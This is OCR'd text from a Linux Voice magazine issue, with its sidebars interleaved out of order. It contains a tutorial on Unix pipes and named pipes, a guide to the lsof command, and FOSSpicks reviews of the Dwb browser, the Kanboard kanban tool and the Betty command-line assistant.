The system call at line 7 creates a pipe. We supply a little array of integers to this call (**p**) and in it we get back two file descriptors, one on the upstream end (**[p1]**) and one on the downstream end (**p[0]**). This corresponds to stage 1 of the diagram on page 65. At line 8 we create a child process which is destined to become the downstream program. (I discussed **fork()** in detail last month.) At line 10 we connect the standard input of this process (descriptor 0) to the downstream end of the pipe (**p[0]**). Then at line 12 this child program executes the **sort** program to do a reverse sort. We don't supply a filename argument, so (like any well-behaved filter program) **sort** will read from its standard input. The sequence at lines 14–19 is similar – we create the upstream child, connect its standard output to the upstream end of the pipe, and execute **ls**. Now we're at stage 3 of the diagram. All that is left for the parent to do (line 22) is to wait for its two children to finish.

Closing the unused descriptors on the upstream end of the pipe in the downstream child (line 11) and in the parent (line 21) is important. If we don't do this, the downstream child will never see an EOF ("End Of File") when it reads from the pipe, and will just hang there on the assumption that one of the processes with an open descriptor might write some more data. The first time I wrote code like this, which is a fair few years ago now, I remember being caught out by this. Notice that the are no

"Pipes involve an upstream process and a downstream process, and the pipe imposes a loose synchronisation between the two."

Try It Out

Find the named pipes on your system

```
sudo find / -type p
/var/spool/postfix/public/qmgr
/var/spool/postfix/public/pickup
```

You may get different results depending on what Linux distro you're running and what packages you have installed, but I would be willing to bet that you don't find very many.

Try It Out

Your very own named pipe

For this demonstration, set up two terminal windows side by side on your desktop. In one of the windows, begin by creating a named pipe. The command is **mkfifo** (and not, as you might reasonably guess, **mkpipe**):

```
$ mkfifo /tmp/demopipe
```

Verify that it exists:

```
$ ls -l /tmp/demopipe
prw-rw-r-- 1 chris chris 0 Apr  1 17:21 /tmp/demopipe
```


Now, in the left-hand window type

```
$ cat > /tmp/demopipe
```

and in the right-hand window type

```
$ cat < /tmp/demopipe
```

Now type a few lines of text into the left-hand window. What you type is written to the pipe by the "left" cat. In the right window you'll see the output of the "right" cat echoing what you typed onto the screen. To quit the experiment, enter Ctrl+D (your "end of file" character) into the left window. The left cat will terminate, closing the upstream end of the pipe. The right cat, as it tries to read from the pipe, notices that it has been closed, and exits.



10

Summary--what's most important.

To put my strongest concerns in a nutshell:

1. We should have some ways of coupling programs like garden hose--screw in another segment when it becomes when it becomes necessary to massage data in another way. This is the way of IO also.

2. Our loader should be able to do link-loading and controlled establishment.

3. Our library filing scheme should allow for rather general indexing, responsibility, generations, data path switching.

4. It should be possible to get private system components (all routines are system components) for buggering around with.

M. D. McIlroy
Oct. 11, 1964

Pipes in the making: a note from one of the founding fathers of UNIX, Doug McIlroy, dated October 1964, suggests "ways of coupling programs like garden hose".

read() or **write()** calls corresponding to stage 4 of the diagram in the code presented here; the reading and writing goes on in the child processes, which simply access their standard input or standard output streams. They are not aware that these streams are connected to a pipe.

This code is so quintessentially UNIX that I think all system programmers should be required by law to re-write it annually to remind themselves of the simplicity and elegance of the original UNIX API. If you want to delve into this code in more detail, look at the man pages for **fork()**, **exec()** and **dup2()**.


When created on the command line, pipelines can only be connected in a linear sequence. There is no way, for example, to feed the output of two programs into the input streams of a comparison program, or to run a program that generates two parallel output streams and sends each down a different pipe. These are really limitations of the command line syntax; it is perfectly possible to do both these things with pipes if you're willing to create and manipulate them in code.

Pipes and loops

You can, of course, create and use pipes within shell scripts. After all, a shell script is basically just a bunch of shell commands put into a file. What is less obvious is that you can pipe into and out of loops within the script. Here's an example of piping out of a loop:

```
#!/bin/bash
# Piping the output of a loop

i=0
while (( $i < 10 ))
do
  echo $RANDOM
  (( i++ ))
```

Creating a pipe



A parent process creates a pipe and hands the file descriptors down to its children. Descriptors on the "unused" ends of the pipe are closed.

How big is a pipe?

According to the man page, the capacity of a pipe (from kernel version 2.6.11 and up) is 65,536 bytes. If a process attempts a write to a pipe that would take it over that limit, the process will block until (hopefully) the downstream process has consumed some of the data. However, there's a lower limit of 4,096 bytes which is the maximum amount that is guaranteed to be written atomically – that is, it will not be interleaved with data written by another process or thread that also has access to the pipe. However, scenarios where multiple processes are simultaneously writing to the same pipe are rare, and probably best avoided. And I don't think there's any way to sensibly co-ordinate the scenario where multiple processes are reading from the same pipe.

Pipes deliver a simple, unstructured byte stream. If the upstream process writes 200 bytes to the pipe, then 300, then 50, the downstream process just sees 550 bytes in the pipe. There is no concept of message boundaries.

```
9. done | sort -n
```

Lines 5–9 set up a loop, which we go around 10 times. Each time round, the echo on line 7 emits a random number to standard output, so the output of the loop is a list of 10 random numbers. The exciting moment comes on line 9, where we redirect the output of the loop as a whole into a pipe. The **sort** program on the downstream end of the pipe does a numeric sort. So the output of the script is ten random numbers in ascending order.

Piping into a loop

You can pipe into a loop as well. This example tots up the sizes of the files in the current directory:

```
1. #!/bin/bash
2. # Piping into and out of a loop
3.
4. ls -l | awk '{print $5}' |
5. while read n
6. do
7.   (( total += n ))
8.   echo $total
9. done | tail -1
```

The command on line 4 just extracts the file sizes (field 5) reported by **ls**. The exciting bit here is that we're piping the output of this command into a loop. Within the loop (line 5) we read the size into the variable n. The read command consumes data, line by line, from standard input -- that is, from the pipe. Each read consumes one line of data. It returns "false" (and therefore terminates the loop) when it reaches the end of its input stream.

At line 7 we accumulate a running total of the file sizes which we echo to standard output on line 8. So the output of the loop is a steadily growing total of file sizes. At line 9, the output from this loop is itself piped into tail to pick off just the last line – the total reported during the final iteration of the loop.

Of course, both of these examples are more about shell scripting syntax than about the underlying behaviour of the pipes.

Named pipes

The pipes we've looked at so far do not have an entry in the filesystem. So they have no name (they're sometimes called anonymous pipes) and they have no owner or access permissions. So does that mean that any process can connect to them? No. Anonymous pipes can only be used between processes sharing a common ancestor that created the pipe in the first place, and then passed the file descriptors down to its children. There's no way for some other unrelated process to jump in and obtain access to either end of the pipe. And it goes without saying (but I'll say it anyway) that pipes cannot traverse the network. The communicating processes must be on the same machine.

There's another type of pipe that does have an entry in the filesystem. Appropriately they're called named pipes, also known as FIFOs (First In First Out). In practice, these are much less common. You can search for them using the **find** command. On my Ubuntu 12.04 system I found only two:

We can examine one of these entries:

```
$ sudo ls -l /var/spool/postfix/public/qmgr
prw--w--w- 1 postfix postdrop 0 Apr  1 17:14 /var/
spool/postfix/public/qmgr
```

Notice the **p** in the first character position. Notice also that there's an owner, a group, and a set of access permissions that work the same as for a regular file. You can experiment with named pipes using the "Try it out: Named Pipes" box.

The important thing to note about named pipes is that two unrelated processes can establish communication provided they agree on the name of the pipe. (I will return to the issue of "agreeing on a name" when I look at other forms of inter-process communication later in the series.)

Two pipes for two directions

Linux pipes, whether named or anonymous, are unidirectional. You write to the upstream end and read from the downstream end.

However, there's nothing to stop you using two pipes if you want two-way communication. Our final example this month does exactly that. It uses a pair of named pipes to establish communication between a shell script and a "co-process". We are returning to our shell script example of piping a list of random numbers into **sort**, but extending it so that the output of **sort** can be read back in to the script. It's a little tricksy, so you may not want to tackle it immediately after a heavy meal. Here's the code:

```
1. #!/bin/bash
2. # Example of a "co-process"
3. # using two named pipes
4.
5. mkfifo /tmp/pin /tmp/pout
6. sort -n < /tmp/pin > /tmp/pout &
7. exec 3> /tmp/pin 4< /tmp/pout
8. # write 10 random numbers to pin
9. i=0
10. while (( $i < 10 ))
11. do
12.   echo $RANDOM >& 3
13.   (( i++ ))
14. done
```

The history of pipes

The pipe is one of the most significant innovations that UNIX brought to the world. Writing in 1964 while he was working at Bell Labs, Doug McIlroy wrote "We should have some ways of coupling programs like garden hose – screw in another segment when it becomes necessary to massage data in another way". The idea took a while to catch on and the simple "infix" pipe notation that we take for granted nowadays took even longer. In a retrospective paper written by Unix pioneer Dennis Ritchie in the Bell Labs Technical Journal in 1984, he describes two earlier ideas for pipe syntax. The first was that the commands themselves should be thought of as binary operators, so that what we would now write as:

```
cp foo bar
```

would be written as

```
foo cp bar
```

Extending this notation, McIlroy's "garden hose" pipeline might be implemented like this

```
foo sort pr lpr
```

instead of the modern:

```
sort foo | pr | lpr
```

When pipes were eventually added into UNIX they initially used the same operator ('>') as is used for redirecting output to a file, so the pipeline would be written as:

```
sort foo > pr > lpr >
```

But this notation "only lasted a couple of months" before being replaced by the current one.

```
15. exec 3>&-  # close descriptor 3
16. # now read them back from pout
17. while read var <& 4
18. do
19.   echo var got $var
20. done
21. # Don't need those pipes any more
22. rm /tmp/pin /tmp/pout
```

OK, here's the scoop. Line 5 creates the named pipes. My choice of **in** and **out** names are from the point of view of the external co-process; that is, **/tmp/pin** carries data into the co-process and **/tmp/pout** returns data from it. At line 6 we start a background process running **sort** (referred to here as the "co-process"), it's reading from one named pipe and writing to the other. Line 7 is definitely non-obvious! It opens file descriptor 3 on the **pin** pipe, and descriptor 4 on the **pout** pipe. The loop at lines 9 to 14 generates 10 random numbers as before, the difference being that they're written to file descriptor 3 (the **pin** pipe). There are more magic runes at line 15 which closes the upstream end of **pin**. This is important because the **sort** program needs to see "EOF" on its input when it has consumed all the data, and that won't happen unless we've actually closed the upstream end. Lines 17 to 20 set up a loop reading from **pout** (the results from **sort**); this is similar to the "Piping into a loop" code we saw earlier. Finally, line 22 disposes of the pipes.

Actually, Bash has a built-in command called **coproc**, which sets up the pipes and starts the background process automatically. But the syntax is no less awkward than the example I've presented. If you'd like the details, search the Bash man page for **coprocess**.

If you made it through that without dying from a surfeit of syntax, congratulations! You're officially a shell scripting guru. Next month I'll look at another form of inter-process communication: sockets.

"If you made it through that without dying from a surfeit of syntax, congratulations! You are now officially a shell scripting guru."

Command of the month: lsof

Our featured command this month is **lsof** ("list open files"). It's one of those passive "what's going on" reporting tools that can be so useful for trouble shooting. Basically, it lists open files that match given selectors. To start simple, we can list all the files that are currently open by processes running as a specified user:

```
# lsof -u syslog
```

...or we can ask "which processes have these file open?" like this:

```
# lsof /var/log/*
```

You can also ask the question the other way round: which files does this process have open? To do this you need to know the process ID:


```
# pgrep nmbd
1121
# lsof -p 1121
```

Here, we're asking what files the Samba daemon **nmbd** has open. If you try this command (or something like it) you'll discover that **lsof** has a pretty liberal idea of what an "open file" means. It not only shows you the regular files (open on a file descriptor) but also the current directory of a process, any shared libraries it has attached (there are probably quite a few), memory-mapped files, pipes, and any TCP or UDP endpoints it has open.

Talking of endpoints, we can see all the open TCP or UDP sockets like this:

```
# lsof -i
```

I find this command really useful when troubleshooting an unresponsive service.



```
chris@chris-hp250:~$ sudo lsof -i
[sudo] password for chris:
COMMAND    PID   USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
avahi-dae  672  avahi  13u  IPv4   8544      0t0  UDP *:mdns
avahi-dae  672  avahi  14u  IPv6   8545      0t0  UDP *:mdns
avahi-dae  672  avahi  15u  IPv4   8546      0t0  UDP *:44750
avahi-dae  672  avahi  16u  IPv6   8547      0t0  UDP *:35984
dnsmasq    835 nobody   4u  IPv4   8963      0t0  UDP chris-hp250:domain
dnsmasq    835 nobody   5u  IPv4   8964      0t0  TCP chris-hp250:domain (LIST
sshd       936   root   3u  IPv4   9017      0t0  TCP *:ssh (LISTEN)
sshd       936   root   4u  IPv6   9019      0t0  TCP *:ssh (LISTEN)
```

lsof delivers a wealth of information on open files and active network endpoints.

You can use it to answer the question "is the service actually listening on the port it's supposed to be listening on?" We could tighten up the query to ask "which process is listening on the secure shell port?" like this:

```
# lsof -i tcp:22
```

or equivalently you could ask:

```
# lsof -i tcp:ssh
```

It gets more interesting when you start combining selectors. By default the selectors are combined with the OR operation. For example, the following command shows open files that are either UDP sockets, or are opened by processes running as root:

```
$ sudo lsof -i udp -u root
```

This is probably not very useful. But if we add a **-a** option the logic changes to "AND":

```
$ sudo lsof -i udp -a -u root
```

which answers the more useful question "show me the UDP sockets owned by root". We can also say "NOT", like this:

```
# lsof -i udp -a -u ^root
```

which shows me all UDP sockets NOT owned by root. We can home in even further. Here, we're just asking for UDP sockets bound to the mdns port (port 5353):

```
# lsof -i udp:mdns -a -u ^root
```

Normally, the output from **lsof** is quite verbose. However the **-t** option tells **lsof** to just display the PID of the matching process(es):

```
# lsof -i udp:5353 -t
```

By itself this perhaps isn't too useful, but it's intended to be used with a command substitution, perhaps like this:

```
# kill -9 $(lsof -i udp:5353 -t)
```

which will kill all processes listening on UDP port 5353.

As you can see, the command line is starting to look like a mini language in its own right, a bit like the **find** command. Indeed, the man page for **lsof** runs to 2,700 lines; it's a daunting read!

FOSSpicks

Sparkling gems and new releases from the world of Free and Open Source Software

Mike Saunders has spent a decade mining the internet for free software treasures. Here's the result of his latest haul...

Keyboard-driven web browser

Dwb 20130503-gh2

An important step in the journey of all Linux and Unix users is acceptance of the keyboard as the supreme tool for commanding a computer. Sure, a mouse or trackpad is essential sometimes – when you're editing pixels in an image, for example – but more often than not, it's just a time waster. Learn the keyboard shortcuts for your favourite applications and you'll work much faster, because you no longer have to take your fingers away from the home row to grab that clumsy rodent thing.


But what about web browsers? Unless you're a fan of Lynx or Links (in which case, kudos), you probably find it hard to imagine using a browser solely via the keyboard. But it's possible, as Dwb shows. This is a WebKit-based browser – so it uses a modern HTML rendering engine – but it has a strong focus on good keybindings.

And these keybindings are largely based on those of the mighty Vim editor (see issue 3's cover feature). For instance, the H/J/K/L keys (lowercase) scroll the page left, down, up and right respectively, while Shift+H and Shift+L (uppercase) go back and forward in your browsing history. Hit O to open a URL in the current tab, or Shift+O for a new tab. Shift+J and Shift+K cycle through tabs.

Take the hint

This is all well and good, and means you can keep your fingers on the keyboard for longer when browsing, but what about links? Surely you need a pointing device to select one of the myriad links on the page?

"You'll find yourself navigating much more quickly than having to shove a cursor around the screen."



SHORTCUTS

Normal mode shortcuts

[n]j
Scroll [n times] down (command: *scroll_down*, aliases: *down*).

[n]k
Scroll [n times] up (command: *scroll_up*, aliases: *up*).

[n]h
Scroll [n times] left (command: *scroll_left*, aliases: *left*).

[n]l
Scroll [n times] right (command: *scroll_right*, aliases: *right*).

[n]gg
Scroll to the top or to n% of the page (command: *scroll_top*, aliases: *top*).

[n]G
Scroll to the bottom or to n% of the page (command: *scroll_bottom*, aliases: *bottom*).

[n]C-f
Scroll [n] pages down (command: *scroll_page_down*, aliases: *pagedown*).

[n]C-b
Scroll [n] pages up (command: *scroll_page_up*, aliases: *pageup*).


```
http://portix.bitbucket.org/dwb/resources/manpage.html  [+][1/1][05%]
```

Dwb doesn't have a newbie-friendly tutorial, sadly, but the manual page on the site lists all of the keybindings.

Well, Dwb has an alternative method: hit F for "hints" and small boxes appear above every link on the page. These boxes contain a letter (or multiple letters if the page has many links), so you simply type the letter(s) to "click" on the link.

And guess what: it works surprisingly well. Not with every site, but if, like us, you spend most of your time on text-heavy sites such as Wikipedia, Reddit, Slashdot and co., you'll find yourself navigating much more quickly than having to shove a mouse cursor around the screen.

It's unlikely that Dwb will replace your main browser for day-to-day usage, but for those times when you're researching, coding or doing something else text-intensive, it's fantastic and rewards you from learning the wealth of keybindings that control it.



Linux Voice | The magazine that gives back to the free software community
1 Linux Voice | The magazine that gives back to the free software community

Be a kernel hacker
May 27, 2014

"The new magazine is brilliant! I'm really enjoying it."
Endorsements

WRITE YOUR FIRST LINUX KERNEL MODULE

Ever wanted to start hacking the kernel? Don't have a clue how to begin? Let us show you how it's done…

[14 comments]

News

Learn to love Vim
May 21, 2014
Find Vim scary? Don't understand why people love it so much? Check out our video and get on the path to text editing enlightenment…

History of computing part 2 — May 16, 2014
How Munich switched 15,000 PCs from Windows to Linux — May 9, 2014
Command line secrets — May 6, 2014
Getting started Linux — April 25, 2014

Podcasts
Latest: Podcast Season 2 Episode 10
May 29, 2014
Podcast RSS feeds: Ogg Vorbis, MP3 and Opus.

We like to be in America

```
http://www.linuxvoice.com/lvendorsements/
follow: |                                http://www.linuxvoice.com/be-a-kernel-hacker/  [+][1/1][11%]
```

Here we've pressed F to enable hints – ie small boxes that show the letters we need to type to visit a link.

PROJECT WEBSITE
http://portix.bitbucket.org/dwb

Process management tool

Kanboard 1.0.5

Like us, you probably get infuriated by buzzword overload. So it would've been easy for us to overlook Kanboard, an application that implements a Japanese "process management and improvement method" called Kanban – but no, we persevered. FOSSpicks is 90% blood, sweat and compilation errors, you see...

Anyway, Kanban is actually useful. Buzzwords aside, it gives a team a simplified overview of a project, with easy-to-identify tasks and deadlines, and focuses on rapid delivery of results. It can be used for software development, but it also works for other projects involving multiple people and sub-tasks. Essentially, it's a streamlined time and process management tool that encourages incremental changes and participation from everyone.

Kanboard is implemented as a web-based app, ideal for throwing onto an intranet server in a business, but you could also run it on a private host if you're working on a FOSS project with some other people and want to use it to plan releases. To run it you'll need a web server (Apache and Nginx are recommended), PHP 5.3.3 or newer, and the **mbstring** and **pdo_sqlite** modules for PHP. As that suggests, SQLite is used for storage, so on the whole the dependencies are quite minimal – thankfully.

Go into your web server document root and grab the latest version of Kanboard using:


```
git clone https://github.com/fguillot/kanboard.git
```

Make the **data** directory inside it writable by the web server (eg **chown www-data:www-data data** on Debian/Ubuntu), then access **http://<hostname>/kanboard** in your browser. Log in as user **admin** with password **admin**, and you're ready to set up a new project (known as a "board").

Do the Kanban-Can

As mentioned, a core principle of the Kanban methodology is to present information quickly and easily. So by default, Kanboard boards have four columns: Backlog (tasks that need to be done but haven't been assigned to anybody); Ready (tasks that are being assigned but not yet started); Work In Progress; and Done. You can change these columns to fit your specific project more appropriately, so for bug tracking you could have Reported, Confirmed, Fixing, etc.

Kanboard lets you set up different categories for tasks, with corresponding colours, and you can create different users to assign to tasks. An especially useful feature is Automatic Actions, which reduces the amount of time you have to spend administering the board. For instance, you can configure Kanboard so that when you move a task to a specific column, it's assigned to a certain user. This is great if you have one user in charge of QA, for example, and you want he or she to be responsible for everything that lands in the "Testing" column.


Project "Demo project"


+ Backlog	+ Ready	+ Work in progress (2 / 2)	+ Done
#3 - Nobody assigned 5 Write documentation for the new API Documentation	#2 - Assigned to demo Fix that bug [TB: 4h] Bug March 8, 2014	#1 - Assigned to demo1 13 Add this awesome feature Feature request	
#4 - Nobody assigned 8 Ask to the sysadmins to install Python 3 on the server	#23 - Nobody assigned Code refactoring Improvement	#22 - Assigned to demo2 Fix bug in prod Bug	

Go to **http://demo.kanboard.net** to try out a pre-populated board and see what the program is capable of.

"Kanboard is implemented as a web-based app, ideal for throwing onto an intranet in a business."


PROJECT WEBSITE
www.kanboard.net

How it works: Creating a new task


Project "Mike's project"

+ Backlog	+ Ready	+ Work in progress	+ Done
#1 - Assigned to admin Write FOSSpicks	#2 - Assigned to admin Update the shop		

1 Add to column
Choose the column to which you want to add the task, and click the blue plus (+) character next to its name. Here we'll add to the Backlog column.



Title
Release MikeOS 4.5

Description
Put together all the patches and updates:

* FORTH interpreter
* BASIC patches from Joshua
* New apps
* OpenBSD build script

Create another task
Assignee: Unassigned
Category: No category

2 Configure the task
Enter a title and description (Markdown is allowed). You can assign categories, colours and users to tasks, and even set due dates.


Project "Mike's project"

+ Backlog	+ Ready	+ Work in progress	+ Done
#1 - Assigned to admin Write FOSSpicks	#2 - Assigned to admin Update the shop		
#3 - Assigned to admin Release MikeOS 4.5 July 20, 2014			

3 Move the task
Now the task will appear in the specified column. Awesomely, you can quickly drag-and-drop tasks into other columns as shown.

Siri-like natural communication tool

Betty 0.1.6

Along with flying cars and hoverboards, one of the things we were promised in the 1980s was perfect voice-recognition software. Never again would we have to prod clumsy keyboards and shuffle mice around – no, we'd simply recline in our executive office chairs and tell the computer to do all the hard work.

Of course, this hasn't happened, partially because of the vast variation in human accents and dialects, and also because in offices nobody wants to hear someone shouting "DELETE NEXT LINE" all day. The closest we have is Siri on Apple's lockdown-crazy iGadgets, which works fairly well, but even then it's still not perfect.

Betty is a FOSS Siri-like program, a digital assistant that tries to understand human language. It uses the command line for input right now, but it shouldn't be hard to bolt on an open source speech recognition program at some point. To get it (in your home directory):


```
git clone https://github.com/pickhardt/betty
alias betty="~/betty/main.rb"
```

Ruby is required for it to run. Now you can use **betty** followed by a string to interact with it. This just works for the current terminal session, so put the alias line in your **~/.bashrc** (**~** is your home directory) to make it always available.

Betty understands various human-friendly versions of Unix commands, so you can ask it to extract files and do wordcounts as in the screenshot. It can also pull information from the web, providing you do this command first:

```
betty turn web mode on
```

Now you can ask about the weather in cities, or what something is (with the text taken from Wikipedia). It's pretty rough round the edges – but that's to be expected given the low version number. Nonetheless, with a bit of polish, perhaps an attractive Qt/Gtk GUI and integration with a speech recognition tool, we Linux users could have a decent Siri-like system without becoming slaves to Apple.


```
mike@mike-megabox: ~
mike@mike-megabox:~$ betty what is the temperature in munich
Asking the internet...
Couldn't get a file descriptor referring to the console
Betty: Muenchen, Bayern: It is currently moderate or heavy rain shower,
 63 Fahrenheit
mike@mike-megabox:~$ betty what is "Linux Voice"
Asking the internet...
Betty: Linux Voice is a Linux and open source magazine (print and digit
al) which began publication in the UK in 2014. It is sold on newsstands
 around the world. 1 History 2 Staff 3 Podcast 4 References 5 External
links The magazine started as a result of a successful Indiegogo crowdf
unding campaign in late 2013, which raised over £100,000. Editorial Dir
ector Andrew Gregory claimed the magazine will return a portion of prof
its to "the community that we serve". The editorial staff of the magazi
ne come entirely from another UK magazine, Linux Format. They resigned
to pursue a different agenda in magazine/online publishing. In addition
 to the magazine, the team produces a bi-weekly podcast covering Linux
and wider Free Software issues.
mike@mike-megabox:~$ betty how many lines are in lv005_fosspicks.txt
Betty: Running find lv005_fosspicks.txt -type f -exec wc -l {} \; | awk
 '{total += $1} END {print total}'
381
